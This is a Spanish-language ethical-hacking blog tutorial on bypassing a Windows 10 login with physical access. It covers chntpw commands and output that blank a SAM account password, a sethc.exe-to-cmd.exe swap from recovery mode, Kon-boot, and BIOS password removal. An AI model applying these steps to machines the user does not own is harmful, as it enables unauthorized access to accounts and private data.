

La Cripta del Hacker

Tutoriales de Informática y Hacking ético

3 Formas de saltarnos el login de Windows 10



Supongamos que tenemos acceso físico a un equipo pero no conocemos su contraseña. ¿Hay alguna formas de conseguir acceder? Obviamente si y es justamente eso lo que veremos en este post



Condiciones:

- Tener acceso físico al equipo
- Tener acceso a la bios o a las opciones de arranque

En caso de que la bios tenga password

- Extraer la pila de la bios:
  La bios tiene una memoria CMOS la cual se trata de un tipo de memoria volátil por ende al retirarla durante unos minutos, la memoria se borrará y se utilizarán los ajustes de fábrica
- Si se trata de un portátil, al poner el password de la bios 3 veces mal nos saldrá un mensaje que pone «System Disabled» y un numero, copiar el numero e ir a la pagina https://bios-pw.org/

1.Reseteando la Password desde Kali

Iniciamos el Kali en modo forense

Miramos el nombre de la unidad montada mediante el comando ls y vamos al directorio /windows/system32/config

```
ls /media/root
```

```
root@kali:~# ls /media/root
76E84F5CE84F19AF
root@kali:~# cd /media/root/76E84F5CE84F19AF/Windows/System32/config
root@kali:/media/root/76E84F5CE84F19AF/Windows/System32/config#
```

Ahora utilizaremos la herramienta chntpw (Change NT Password), una utilidad de Linux, diseñada para sobreescribir, resetear, cambiar o modificar passwords de las cuentas de usarios Window

```
chntpw -l SAM
```

```
root@kali:/media/root/76E84F5CE84F19AF/Windows/System32/config# chntpw -l SAM
chntpw version 1.00 140201, (c) Petter N Hagen
Hive <SAM> name (from header): <\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 686c <lh>
File size 65536 [10000] bytes, containing 7 pages (+ 1 headerpage)
Used for data: 259/25600 blocks/bytes, unused: 18/15136 blocks/bytes.

| RID -|---------- Username ------------| Admin? |- Lock? --|
| 01f4 | Administrador                  | ADMIN  | dis/lock |
| 01f7 | DefaultAccount                 |        | dis/lock |
| 01f5 | Invitado                       |        | dis/lock |
| 03e9 | LaCripta                       | ADMIN  | dis/lock |
```

En caso de que nos salga el siguiente error:

OpenHive(SAM): failed: Read-only file system, trying read-only

```
root@kali:/media/root/76E84F5CE84F19AF/Windows/System32/config# chntpw -l SAM
chntpw version 1.00 140201, (c) Petter N Hagen
openHive(SAM) failed: Read-only file system, trying read-only
openHive(): read error: : Read-only file system
chntpw: Unable to open/read a hive, exiting..
```

Iniciamos windows 10, metemos cualquier contraseña y reiniciamos, veremos que al volverlo a intentar se habra solucionado.

```
chntpw -u LaCripta SAM
```

Al ejecutar el comando vemos que nos da varias opciones muy interesantes, desde poner la contraseña en blanco, añadirlo a un grupo, hasta convertir el usuario en administrador, pero en este caso nos quedaremos con la opción 1 que pondra en blanco la contraseña


```
root@kali:/media/root/76E84F5CE84F19AF/Windows/System32/config# chntpw -u LaCripta SAM
chntpw version 1.00 140201, (c) Petter N Hagen
Hive <SAM> name (from header): <\SystemRoot\System32\Config\SAM>
ROOT KEY at offset: 0x001020 * Subkey indexing type is: 686c <lh>
File size 65536 [10000] bytes, containing 7 pages (+ 1 headerpage)
Used for data: 259/25600 blocks/bytes, unused: 18/15136 blocks/bytes.

================ USER EDIT ====================

RID     : 1001 [03e9]
Username: LaCripta
fullname:
comment :
homedir :

00000220 = Administradores (which has 2 members)

Account bits: 0x0214 =
[ ] Disabled        | [ ] Homedir req.    | [X] Passwd not req. |
[ ] Temp. duplicate | [X] Normal account  | [ ] NMS account     |
[ ] Domain trust ac | [ ] Wks trust act.  | [ ] Srv trust act   |
[X] Pwd don't expir | [ ] Auto lockout    | [ ] (unknown 0x08)  |
[ ] (unknown 0x10)  | [ ] (unknown 0x20)  | [ ] (unknown 0x40)  |

Failed login count: 1, while max tries is: 0
Total  login count: 3

- - - - User Edit Menu:
 1 - Clear (blank) user password
 2 - Unlock and enable user account [probably locked now]
 3 - Promote user (make user an administrator)
 4 - Add user to a group
 5 - Remove user from a group
 q - Quit editing user, back to user select
Select: [q] > 1
Password cleared!
```

2.Desde la Recuperación del sistema


Esta opción es todo un clásico, lo que haremos es iniciar el Entorno de recuperación de Windows (Windows RE), y vamos a opciones avanzadas y desde allí seleccionamos Símbolo del sistema

Una vez abierto el terminal hacemos una copia del archivo original sethc.exe (que sirve para invocar la ventana de la configuración de las StickyKeys) y lo sustituimos por cmd.exe

```
copy C:\Windows\system32\sethc.exe C:\sethc.exe.bak
copy C:\Windows\system32\cmd.exe C:\Windows\system32\sethc.exe
```



Reiniciamos, iniciamos el equipo y presionamos 5 veces la tecla shiftt y listo, ahora podríamos escribir el comando netplwiz y restablecer la contraseña.



Una vez ya iniciada sesión no olvidemos poner todo como estaba, recuperando la copia original de sethc.exe


```
copy C:\sethc.exe.bak  C:\Windows\system32\sethc.exe
```

3. Kon-boot

Se trata de un live-cd que parchea los ficheros permitiendo iniciar sesión con un perfil de Windows sin necesidad de conocer la contraseña. También funciona para Mac OS

Enlace:https://www.piotrbania.com/all/kon-boot/

Al iniciar el live-cd nos saldrá un pantalla como esta y se reiniciara el equipo, a la hora de meter la password ponemos cualquier cosa y listo!



Referencias:

- https://www.androidphonesoft.com/resources/bypass-windows-10-7-8-password.html
- https://www.top-password.com/knowledge/reset-windows-10-password-with-kali-linux.html